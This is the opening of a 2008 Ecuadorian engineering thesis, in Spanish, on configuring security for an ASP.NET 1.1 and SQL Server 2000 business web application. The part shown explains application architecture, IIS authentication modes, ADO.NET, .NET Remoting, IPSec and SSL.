ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA

Implementación y Configuración de Seguridades para una Aplicación Web Empresarial basada en tecnología ASP .NET 1.1 y SQL Server 2000, para la Empresa ARMILED CIA. LTDA.

PROYECTO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN ELECTRÓNICA Y REDES DE INFORMACIÓN

DARWIN GEOVANI SOLANO QUINCHIGUANGO
darcon_poli@hotmail.com

DIRECTOR: MSc. XAVIER CALDERÓN
xavieralex_calderon@hotmail.com

Quito, febrero de 2008

DECLARACIÓN

Yo, Darwin Geovani Solano Quinchiguango, declaro que el trabajo aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y, que he consultado las referencias bibliográficas que se incluyen en este documento.

La Escuela Politécnica Nacional, puede hacer uso de los derechos correspondientes a este trabajo, según lo establecido por la Ley de Propiedad Intelectual, por su Reglamento y por la normatividad institucional vigente.

_____

Darwin Geovani Solano Quinchiguango

CERTIFICACIÓN

Certifico que el presente trabajo fue desarrollado por Darwin Geovani Solano Quinchiguango, bajo mi supervisión.

_____

MSc. Xavier Calderón

DIRECTOR DEL PROYECTO

AGRADECIMIENTOS

A mi Pame que, con su cariño y su dulzura me devolvió la alegría de vivir y la voluntad para ser alguien mejor cada día.

A mis amigos de la Poli quienes fueron compañeros inseparables en este camino de momentos duros pero también felices.

A mis tíos y hermanos que nunca dejaron de darme ánimos y demostrarme su cariño.

Darwin

DEDICATORIA

A mi papi Juan y a mi mami Ermelinda que sacrificaron sus sueños, su vida y hasta su salud por darme la posibilidad de ser un hombre de bien.

Darwin

CONTENIDO

ÍNDICE DE GRÁFICOS

ÍNDICE DE ESPACIOS DE CÓDIGO

ÍNDICE DE TABLAS

RESUMEN

El presente proyecto trata sobre el uso de tecnologías .NET y prácticas de programación segura, implementadas en la aplicación ASSV desarrollada con tecnologías ASP.NET 1.1 y SQL Server 2000, para la empresa Armiled Cia. Ltda., con el objetivo de evitar que dicha aplicación se convierta en un punto vulnerable de seguridad para la información confidencial de la empresa.

En el Capítulo 1 se realiza una detallada descripción de todas las posibilidades de configuración e implementación de un esquema de seguridad para los tres ambientes en los que se realiza el flujo de información de la empresa que son: Intranet, Extranet e Internet. Además se realiza un estudio de las prácticas de programación segura más conocidas a fin de evitar que la aplicación sea vulnerable desde su estructura misma.

En el Capítulo 2 se aborda el análisis de la situación de la aplicación Web de la empresa antes de la implementación del proyecto, incluyendo sus vulnerabilidades manifiestas y potenciales en caso de ataques. Además se analizan los requerimientos y las expectativas que la empresa tiene con respecto de la implementación del presente proyecto, para finalmente realizar la selección de una solución que se adapte a los requerimientos y la situación de la empresa.

El Capítulo 3 muestra de forma práctica y detallada la implementación de la solución planteada con un esquema de seguridad en base a subsistemas de confianza a través de todos los servidores involucrados. También se presentan los resultados que se pueden obtener en cuanto al mejoramiento de la seguridad de la aplicación.

En Capítulo 4 se realiza un análisis del costo - beneficio que se puede obtener al realizar la implementación de un esquema de seguridad para la aplicación ASSV, tan sensible para la empresa, demostrando que la pérdida de solamente una pequeña porción de datos sobrepasaría de sobra el costo total del proyecto.

PRESENTACIÓN

Las aplicaciones distribuidas se muestran cada vez más como una solución a gran escala para empresas que desean centralizar la gestión y el uso de su información, es en éste contexto donde ASP.NET se constituye en una alternativa muy fuerte en cuanto al desarrollo de aplicaciones Web con todas las funcionalidades de una aplicación de escritorio, pero con la enorme ventaja de poder utilizarse sobre cualquier plataforma Windows sin necesidad de mayor configuración. Si bien el uso de las aplicaciones Web facilitan el acceso de los usuarios desde cualquier parte del mundo también dejan que información, muchas veces confidencial, se transporte y se acceda desde una red tan insegura como Internet, es aquí donde reside la importancia del desarrollo de una aplicación que implemente Autenticación, Autorización y Comunicación Segura en todas las instancias donde sea necesario para proteger a la empresa de la pérdida, alteración o robo de su información.

El presente proyecto busca demostrar cómo se pueden implementar las opciones de seguridad de la tecnología .NET para conseguir el objetivo planteado en cuanto a seguridad, además de mostrar las ventajas del desarrollo de aplicaciones seguras desde su estructura misma, al corregir errores comunes en la programación que muchas veces dejan la puerta abierta a los ataques provenientes desde dentro y fuera de la organización.

Armiled Cia. Ltda.. es una empresa de seguridad armada y por consiguiente la información que maneja no solamente tiene valor comercial sino que representa el interés de sus clientes de obtener protección y privacidad, por tanto el proteger sus datos y su relación comercial con la empresa, le da un valor agregado al servicio que se ofrece y garantiza que ni la información operativa de vigilancia ni la información comercial de la empresa sean fácilmente vulnerables.

CAPÍTULO 1 SEGURIDAD EN SITIOS ASP.NET

1.1 MODELO DE SEGURIDAD EN ASP .NET

El modelo de seguridad para ASP .NET es una descripción de las principales características que constituyen el entorno de seguridad en este tipo de aplicaciones Web. Este subcapítulo hará una breve descripción de las aplicaciones Web ASP .NET para luego introducirse en la forma cómo se manejan tres aspectos muy importantes dentro de la seguridad como son la autenticación, autorización y comunicación segura en los distintos niveles de la arquitectura de la aplicación.

El objetivo principal de este trabajo no es mostrar las potencialidades de ASP .NET y el Framework .NET para el desarrollo de aplicaciones distribuidas, puesto que esto ya se lo ha desarrollado en proyectos de titulación previos, por tanto para el correcto entendimiento del presente proyecto es requisito tener nociones claras de la tecnología y de su implementación. Sin embargo si se realiza una breve introducción sobre los aspectos más importantes a considerarse antes de poder implementar la seguridad de la aplicación.

1.1.1 APLICACIONES WEB ASP .NET

ASP .NET es la tecnología de Microsoft para la creación de páginas Web dinámicas que pueden interactuar con el usuario, a través de un navegador, con características y funcionalidades muy similares a las de una aplicación de escritorio. El principal atractivo de este tipo de aplicaciones es que no hace falta instalarlas en el cliente puesto que solamente hace falta un navegador para acceder a ellas. Por este motivo ASP .NET es una de las tecnologías más utilizadas para el desarrollo de aplicaciones empresariales o corporativas, donde el entorno de trabajo es distribuido y los tiempos de respuesta de la información deben ser cortos.

Es común que una aplicación empresarial interactúe de forma directa con almacenes de datos que por lo general son bases de datos, donde se almacena toda la información de la empresa. Como la información es accedida y actualizada

de forma distribuida se logra que todo el entorno corporativo tenga conocimiento inmediato de los cambios de la información.

1.1.1.1 Arquitectura Lógica de Asp .NET

La arquitectura lógica de una aplicación es la forma como se separan los componentes de la misma de tal forma que resulte fácil separar su programación o implementación. ASP .NET está basada en tres niveles lógicos de servicios que interactúan entre si para darle funcionalidad y escalabilidad a la aplicación, estos servicios son: Servicios de usuarios, Servicios empresariales y Servicios de datos, los cuales interactúan entre si mediante interfaces. Cada uno de estos servicios y sus principales características se revisan a continuación:

- *Servicios de usuarios*: Se encargan principalmente de la interacción entre los servicios empresariales y el usuario externo de la aplicación siendo el nexo entre unos y otros. En la mayoría de los casos se trata de los Web Forms que no son más que las pantallas con las que un usuario puede interactuar; dada esta definición se podría pensar que el usuario es implícitamente un ser humano, pero esto no ocurre siempre pues también se reconoce como usuario a una solicitud proveniente de otra aplicación acogida por uno o varios de los Servicios empresariales. La autenticación y la autorización por lo general se realizan en este nivel de servicios.
- *Servicios empresariales*: Son los servicios que componen la aplicación misma y que contienen las funcionalidades básicas del sistema. En si son un conjunto de ensamblados que dan la funcionalidad a los usuarios y a su vez interactúan con los almacenes de datos accedidos mediante el nivel de Servicios de acceso a datos.
- *Servicios de acceso a datos*: Proporcionan acceso a los datos alojados en el sistema o fuera de este. Esta constituido por las reglas y procedimientos que permiten el acceso a los datos almacenados como también por los formatos que deben cumplir los datos al ser manipulados en este nivel.

La arquitectura lógica de una aplicación tiene como objetivo poder separar la aplicación en capas que interactúan entre si, dándose servicios las unas a las

otras, pero que a su vez son mutuamente independientes. Esto permite que una aplicación sea escalable y fácil de mantener, así si se realiza un cambio en una de las capas esto no debería afectar mayormente a las otras capas; por ejemplo si existiera algún cambio importante en la forma del almacén de datos o incluso en la tecnología utilizada por este, dicho cambio debería afectar solamente a los Servicios empresariales y en ninguna forma a los Servicios de usuario.

La arquitectura lógica puede dar una idea básica de los niveles de la arquitectura física, pero no necesariamente sucede así porque son relativamente independientes.

1.1.1.2 Arquitectura Física

La arquitectura física de las aplicaciones ASP .NET como ya se definió no está supeditada a la arquitectura lógica y mas bien depende de la forma como se implemente la red de datos en la empresa, es decir si se decide separar los niveles lógicos en varios niveles físicos representados por uno o varios servidores o si se mantienen todos en un mismo servidor, como se muestra en el Gráfico 1-1.



Gráfico 1-1: Arquitectura física versus arquitectura lógica [1]

Para ilustrar mejor este concepto a continuación se describen varias arquitecturas lógicas comunes en entornos empresariales y su relación con los niveles lógicos.

[1] Tomado de [8] Planeación y diseño de aplicaciones.

1.1.1.2.1 Servidor Web como servidor de aplicaciones

En este entorno físico, como se muestra en el Gráfico 1-2, la aplicación ASP .NET, los servicios empresariales y los servicios de acceso a datos se ubican en el mismo servidor es decir sobre el mismo nivel de arquitectura física, de esta manera se logra un acceso a datos más eficiente y se reducen al mínimo los saltos que la información tiene que dar en la red.

1.1.1.2.2 Servidor de aplicaciones remoto

Este modelo físico ilustrado en el Gráfico 1-3 es más común en un entorno de red empresarial. Se ubica la lógica de usuario en un servidor Web en la zona desmilitarizada DMZ que está separada de los usuarios finales y de los servicios empresariales por servidores de seguridad. Teniendo así una aplicación distribuida en varios niveles físicos representados por los servidores de aplicaciones, servidores Web y de base de datos.



Gráfico 1-2: Servidor Web como servidor de aplicaciones[2]

[2] Tomado de [1], Capítulo 2: Modelo de seguridad para aplicaciones ASP .NET



Gráfico 1-3: Servidor de aplicaciones remoto[3]

1.1.2 TECNOLOGÍAS DE IMPLEMENTACIÓN

ASP .NET es parte del Framework .NET, que está constituido de una amplia gama de tecnologías que interactúan entre si para poder proporcionar todos los servicios de la arquitectura de aplicaciones distribuidas. Para la implementación de aplicaciones ASP .NET hace falta interactuar con tecnologías Microsoft como ADO .NET, .NET Remoting, SQL Server 2000, IIS, como también con tecnologías que no necesariamente pertenecen a esta compañía como Servicios Web y los protocolos de canales seguros SSL e IPSec.

Antes de realizar una descripción de cada una de las tecnologías antes señaladas hace falta definir ciertos términos importantes que se repetirán frecuentemente en el contexto del presente trabajo, es decir a la seguridad de aplicaciones ASP .NET, pero que pueden ser aplicados también a otros entornos que impliquen implementaciones de seguridad.

- *Autenticación:* En ASP .NET la autenticación consiste en el proceso mediante el cual la aplicación obtiene y verifica la identidad del usuario, en otras palabras la aplicación se asegura que un usuario es quien dice ser.

- *Autorización:* Mediante la autorización de un usuario autenticado la aplicación define los privilegios y alcances que tiene su acción sobre la

[3] Tomado de [1], Capítulo 2: Modelo de seguridad para aplicaciones ASP .NET

aplicación, específicamente define que tanto puede o no hacer un usuario dentro de los límites de la aplicación y a que recursos puede acceder mediante ésta.

- *Impersonalización*: "Windows en un sistema operativo de red"[4] y por tanto requiere que se conozca quién ejecuta determinado proceso o accede a un recurso, esto quiere decir que cada proceso que se ejecute sobre el sistema operativo debe hacerlo usando la identidad de una cuenta de Windows. En una aplicación Web de ASP.NET de **acceso anónimo**[5], los usuarios acceden a los recursos (por ejemplo las páginas aspx) directamente sin la necesidad de proveer su identidad en ningún momento, pero cuando se requiere acceder a un recurso restringido, éste solo puede ser accedido por un usuario que use las credenciales de una cuenta de Windows autorizada para el recurso; entregar éstas credenciales al usuario se denomina impersonalización [3].

Una vez especificados estos términos que serán de uso muy común durante el resto del proyecto se procede a dar una breve descripción de las distintas tecnologías que interactúan directamente con ASP .NET y cómo afectan el entorno de seguridad de las aplicaciones.

1.1.2.1 INTERNET INFORMATION SERVICES (IIS)

Es el servidor Web para los sistemas operativos Microsoft Windows, que permite instalar sitios y aplicaciones Web sobre directorios locales los que para el usuario externo se muestran como directorios virtuales sobre el directorio raíz del servidor Web.

Este servidor está en capacidad de brindar opciones de seguridad a las aplicaciones y los sitios que aloja mediante tres tipos de autenticación que son: Anónima, Básica e Integrada de Windows.

---

[4] Tomado de [3]: Seguridad en ASP .NET

[5] El **acceso anónimo** se refiere a la entrada a una aplicación sin necesidad de autenticación de ningún tipo.

Autenticación anónima: permite el acceso de los usuarios sin necesidad de autenticación, pero le asigna al proceso que ejecuta la solicitud la identidad de la cuenta IUSR_NombreDeLaMaquina la cual puede ser cambiada mediante configuración para conceder la identidad de una cuenta diferente.

Autenticación básica: Para este tipo de autenticación el explorador solicita el momento de realizar un requerimiento el nombre de usuario y contraseña de una cuenta local en el servidor. Hay que tener en cuenta que la transmisión de nombres de usuario y contraseña se hace en texto plano[6] y por tanto se debe combinar este tipo de autenticación con la implementación de canales seguros mediante encripción o cifrado.

Autenticación Integrada de Windows: Este tipo de autenticación toma la identidad de la cuenta de Windows con la cual se realiza la solicitud por parte del cliente para conceder el acceso al recurso solicitado, ésta cuenta debe estar debidamente autorizada para el acceso al recurso solicitado. Normalmente éste tipo de autenticación sólo se puede utilizar en entornos controlados como una Intranet, donde se puede administrar el software del cliente y la cuenta de Windows con la cual realiza la solicitud al servidor.

1.1.2.2 ADO.NET

ADO.NET proporciona servicios de acceso a datos. Esta tecnología está diseñada específicamente para la interacción de aplicaciones en ambientes distribuidos con almacenes de datos, que comúnmente son bases de datos relacionales[7] SQL. Permite el acceso y la manipulación de datos desde y hacia las bases de tal forma que para el usuario e inclusive para el desarrollador la ubicación física de los mismos es transparente.

Siendo el punto de entrada y salida de datos desde y hacia la aplicación ADO .NET debe proporcionar las medidas de seguridad pertinentes en coordinación

[6] Transmitir en texto plano quiere decir que no se realiza cifrado alguno sobre la información.
[7] Bases de datos que mantienen integridad referencial entre los datos de las tablas relacionadas por medio de claves foráneas.

con el almacén de datos. Para el presente proyecto el almacén de datos es una base de datos en un servidor SQL Server 2000.

1.1.2.3 SQL Server 2000

Poderoso motor de bases de datos que permite la creación y administración de bases relacionales. Basado en lenguaje transaccional permite la administración de prácticamente todos los aspectos del diseño y manejo de los datos mediante comandos de lenguaje Transac – SQL. En el entorno de aplicaciones distribuidas proporciona grandes facilidades para el acceso, modificación y actualización de datos de forma remota, además de una completa integración con tecnologías como ASP .NET. Esto permite que la ubicación de los datos así como el manejo de los mismos sea totalmente transparente para el usuario.

SQL Server 2000 permite también varios tipos de autenticación y autorización en forma granulada, haciendo posible la configuración de parámetros de seguridad que afecten a todo el servidor, a una base de datos específica, a una tabla completa e incluso a solamente a determinados campos dentro de una tabla, haciendo más flexible la configuración de seguridad que se desee implantar.

1.1.2.4 .NET Remoting

.NET Remoting es una tecnología que permite el acceso de usuarios a objetos ubicados en procesos o dominios remotos. El acceso a un objeto se realiza mediante una llamada a método, que es transportada mediante un canal que está constituido por un conjunto de receptores de canal como se muestra en el Gráfico 1-4. Estos receptores tienen distintas funciones en la cadena que conforma el canal. El receptor de formato o formateador permite convertir las llamadas a métodos en mensajes serializados para poder ser transportados mediante la red, este transporte lo realiza el receptor de transporte. Además de los dos canales ya mencionados se pueden tener receptores personalizados que pueden ser ubicados en cualquier parte de la pila de receptores con propósitos de conversión del mensaje de llamada a método, un ejemplo de eso podría ser la encripción y desencripción del mensaje.



Gráfico 1-4: Canal de comunicaciones en .Net Remoting[8]

.Net proporciona dos tipos de protocolos en el receptor de transporte que son http y TCP. Para poder asegurar este tipo de comunicaciones entre cliente y servidor hay que tener muy en cuenta el tipo de receptor de transporte que se esté utilizando, por cuanto ambos tienen características diferentes. Un receptor http permite utilizar las características de autenticación y autorización proporcionadas por IIS y por ASP .NET a más de la comunicación segura con IPSec o SSL. El receptor TCP sólo permite usar la comunicación segura con IPSec.

1.1.2.5 IPSec (IP Security Protocol)

Es una extensión de IP conformada por un conjunto de estándares destinados a proporcionar un canal seguro a nivel de capa IP en la pila de protocolos TCP/IP. Este canal seguro se lo establece mediante dos componentes, los algoritmos de autenticación, encripción y el de manejo de llaves.

1.1.2.5.1 Algoritmos de autenticación y encripción

IPSec está conformado por dos tipos de algoritmos, el primero es el tipo Authentication Header (AH) los cuales proporcionan identidad de origen de paquetes e integridad de los mismos en una transmisión, entre los algoritmos

[8] Tomado de [1], Capítulo 2: Modelo de seguridad para aplicaciones ASP .NET

soportados se encuentran MD5[9] y SHA[10]. Siendo que IPSec no está ligado a ningún tipo de algoritmo específico los antes mencionados no son los únicos soportados en esta clasificación, sino que puede introducirse cualquier otro algoritmo que provea de las mismas funcionalidades sin que el estándar se vea afectado. Si la exigencia de seguridad no es muy alta éste tipo de algoritmos puede ser suficiente en la aplicación de IPSec.

El segundo tipo de algoritmos son los Encapsulating Security Payload (ESP) el cual permite dotar de encripción al paquete completo de datos que está conformado por el encabezado y por los datos en si. Para esta funcionalidad se puede utilizar cualquier algoritmo de encripción simétrica[11], entre los principales se destacan DES y 3DES.

1.1.2.5.2 Intercambio de llaves

Para realizar el intercambio de las llaves o claves de encripción / desencripción hace falta tener un algoritmo que permita garantizar que éstas no serán sustraídas durante su transmisión al inicio de la sesión segura. Entre los algoritmos más comunes se tienen Kerberos e Internet Key Exchange (IKE).

1.1.2.6 Secure Socket Layer SSL

Es un protocolo que permite dar autenticación y encripción entre los extremos de una comunicación. Es común que la autenticación se realice solamente de parte del servidor pero SSL permite que ésta se realice en ambas direcciones, es decir que tanto el servidor como el cliente tengan autenticación el uno del otro. Esto se logra mediante tres pasos básicos.

1.1.2.6.1 Negociación de algoritmo de comunicación.

Cuando inicia la comunicación entre cliente y servidor se realiza una coordinación entre las partes para acordar los algoritmos para el intercambio de las llaves, para el cifrado de datos y para la integridad de los mismos.

---

[9] MD5: Algoritmo de hash
[10] SHA: Algoritmo de hash
[11] Algoritmo de encripción simétrica: Algoritmo de cifrado de datos cuyas claves o llaves de encripción deben ser conocidas por las dos partes que intervienen en la comunicación.

1.1.2.6.2 Intercambio de claves y autenticación

El intercambio de llaves generalmente se realiza con un algoritmo de llave pública intercambiada entre las partes mediante certificados digitales, ésta parte es importante porque a más de poder intercambiar las llaves de manera segura también se permite obtener autenticación de las partes con los certificados que garantizan el origen de las llaves y por tanto de los datos.

1.1.2.6.3 Encripción de los datos mediante las llaves intercambiadas.

Para el cifrado de los datos se utilizan las llaves intercambiadas previamente, con un algoritmo de encripción simétrico. Es decir que se encripta y desencripta con la misma llave.

1.1.3 ARQUITECTURA DE SEGURIDAD DE ASP .NET

La seguridad en ASP .NET se basa en la sobre posición de varios niveles de seguridad sobre la seguridad de Windows en si, logrando de esta manera tener una arquitectura de seguridad robusta, que autentica y autoriza a los usuarios en varios niveles haciendo más difícil el acceso de un intruso mientras más alta sea la capa de la arquitectura. En palabras simples, antes de que una solicitud de un usuario sea atendida tiene que pasar por varios filtros implementados uno encima de otro en una pila, por tanto un intruso deberá pasar varios niveles de seguridad para poder acceder a un recurso restringido.

1.1.3.1 Arquitectura para seguridad en aplicaciones ASP .NET

La seguridad de aplicaciones ASP .NET está basada en su interacción directa con el navegador en el usuario, IIS, el Framework de .NET y el sistema operativo como lo muestra el Gráfico 1-5.

El usuario interactúa directamente con IIS el cual toma el requerimiento y lo procesa. Este requerimiento puede ser directamente un recurso administrado por el sistema operativo, por ejemplo un archivo, en este caso la autenticación proporcionada por IIS sería la única posibilidad de dotar de seguridad para el acceso al archivo. En el caso de este proyecto las solicitudes son a páginas ASP .NET que son protegidas por las opciones de seguridad propias de .NET, que a su vez se sustentan en las clases y métodos proporcionados por el .NET Framework.



Gráfico 1-5: arquitectura ASP .NET para seguridad[12]

1.1.3.2 Integración con IIS

La integración de ASP .NET con IIS es una parte fundamental del proceso para dotar de seguridad a la aplicación. Hay que considerar que IIS y ASP .NET son componentes independientes que tienen características de seguridad que pueden ser configuradas por separado, pero que para proporcionar un mayor nivel de seguridad se deben configurar para trabajar conjuntamente; como se puede apreciar en el Gráfico 1-6 las solicitudes hacia la aplicación deben forzosamente pasar por IIS el cual está encargado, dependiendo del método de seguridad escogido, de realizar un primer proceso de autenticación y autorización además de proveer la identidad del proceso sobre el cual se ejecutará la aplicación.

Cuando una solicitud de un usuario es procesada por IIS se permite por defecto el acceso anónimo a las páginas Web alojadas y en este caso a la aplicación; esto podría dar a pensar que no se realiza impersonalización en ningún punto, pero el sistema operativo exige tener una identidad para la ejecución del proceso que responde la solicitud, por tanto IIS ejecuta las solicitudes anónimas bajo la cuenta IUSR_NombreDeMaquina.

[12] Tomado de [4]: Arquitectura ASP .NET (Traducción)



Gráfico 1-6: Integración entre IIS y ASP .NET[13]

La integración de ASP .NET con IIS va más allá de las posibilidades de autenticación que proporciona como primera barrera de defensa en un entorno público como Internet. "La arquitectura de IIS está basada en filtros ISAPI"[14], lo cual quiere decir que IIS analiza cada petición de archivos (por ejemplo una página .aspx) y asigna el componente que debe atender dicha solicitud como se puede ver en el Gráfico 1-7.

[13] Tomado de [5]: Autenticación en ASP .NET
[14] Tomado de [3]: Seguridad en ASP .NET

